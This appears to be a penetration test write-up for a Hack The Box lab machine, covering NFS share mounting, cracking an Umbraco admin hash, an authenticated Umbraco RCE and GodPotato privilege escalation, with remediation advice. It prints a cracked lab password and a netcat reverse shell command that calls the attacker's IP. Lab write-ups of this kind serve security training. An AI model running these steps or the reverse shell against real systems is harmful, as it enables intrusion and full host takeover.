### Remote Target #1 – 10.129.230.172

### Vulnerability Explanation: The target was running Umbraco CMS version 7.12.4, which contains an authenticated Remote Code Execution (RCE) vulnerability due to insecure handling of XSLT transformations in the developer section. Additionally, the target exposed an open NFS share (/site\_backups) accessible to everyone without authentication. This share contained sensitive web application files, including umbraco.sdf with administrative credentials. These credentials were cracked and used to authenticate to the Umbraco backoffice, where the RCE vulnerability was exploited to execute arbitrary commands on the server.

### Vulnerability Fix: Upgrade Umbraco CMS to the latest patched version that removes the vulnerable XSLT execution vector. Disable public access to NFS shares or restrict access by IP and enforce authentication. Store sensitive data (such as CMS credentials) in a secure secrets store rather than in plain-text or reversible formats inside the web root.

### Severity: High – Full remote code execution and potential compromise of the entire host.

### Steps to reproduce the attack: Enumerate open ports; discover port 2049 (NFS) accessible. Use showmount -e <target> to identify the /site\_backups export. Mount the share locally with mount -t nfs <target>:/site\_backups ./nfs. Locate and extract the umbraco.sdf database file from the mounted share. Crack the stored admin credentials using a password cracking tool. Log in to Umbraco backoffice at http://<target>/umbraco using the recovered credentials. Exploit the Umbraco 7.12.4 authenticated RCE via the vulnerable XSLT visualization feature to execute arbitrary commands on the host. Establish a reverse shell to gain interactive access.

### Privilege Escalation –

### Vulnerability Explanation: The compromised account had the SeImpersonatePrivilege privilege enabled. This Windows privilege allows a user to impersonate access tokens for elevated accounts. Attackers can abuse this to execute processes as NT AUTHORITY\SYSTEM. Using the GodPotato exploit, we were able to leverage this privilege to spawn a SYSTEM-level shell.

### Vulnerability Fix: Remove unnecessary privileges from service accounts, especially SeImpersonatePrivilege. Apply the latest Windows security patches that mitigate token impersonation privilege abuse. Run services under least-privilege accounts.

### Severity: High – Direct privilege escalation to the highest level on the system.

### Steps to reproduce the attack: Confirm SeImpersonatePrivilege is enabled using whoami /priv. Transfer the GodPotato executable to the target system. Execute GodPotato.exe -cmd "cmd.exe" to spawn a SYSTEM shell. Verify elevated privileges with whoami.

### Service Enumeration

**Port Scan Results**

|  |  |
| --- | --- |
| **IP Address** | **Ports Open** |
| 10.129.230.172 | **TCP**: 21,80,111,135,139,445,2049,5985,47001,49664,49665,49666,49667,49678,49679,49680 |


**As part of the enumeration process for the standalone (SA) machines, I developed a custom script to automate and standardize Nmap scans across multiple targets. The script is presented below and is included here for reference.**

**Please note: this script will be used consistently throughout the assessment for scanning SA machines. To avoid redundancy, I will not reintroduce the script in each machine’s section. Instead, I will refer back to this initial instance whenever applicable.**

The python script called oscpSAscan.py – you can find it here: [oscpSAscan.py tool](https://github.com/J4c0b-1337x007/oscpSAscan)



|  |
| --- |
| showmount -e 10.129.230.172 |



|  |
| --- |
| mkdir nfs |

A black background with white text

AI-generated content may be incorrect.


|  |
| --- |
| sudo mount -t nfs 10.129.230.172:/site\_backups ./nfs |


A screenshot of a computer

AI-generated content may be incorrect.


|  |
| --- |
| gobuster dir -u http://10.129.230.172/ -w /home/kali/OSCPWordlists/big+common.txt |








|  |
| --- |
| strings Umbraco.sdf | grep admin |



Cracked the hash with john:




The hash: b8be16afba8c314ad33d812f22a04991b90e2aaa

|  |
| --- |
| john hash --wordlist=/usr/share/wordlists/rockyou.txt |


Cracked: baconandcheese

Username: [admin@htb.local](mailto:admin@htb.local)






|  |
| --- |
| Searchsploit -m aspx/webapps/49488.py |




Got the code from here: [Online - Reverse Shell Generator](https://www.revshells.com/)




A screen shot of a computer program

AI-generated content may be incorrect.



|  |
| --- |
| whoami /priv |



|  |
| --- |
| .\GodPotato-NET4.exe -cmd "C:\Users\Public\nc.exe -e cmd.exe 10.10.16.52 4444" |

A computer screen with white text

AI-generated content may be incorrect.

A screenshot of a computer program

AI-generated content may be incorrect.

A computer screen shot of a computer

AI-generated content may be incorrect.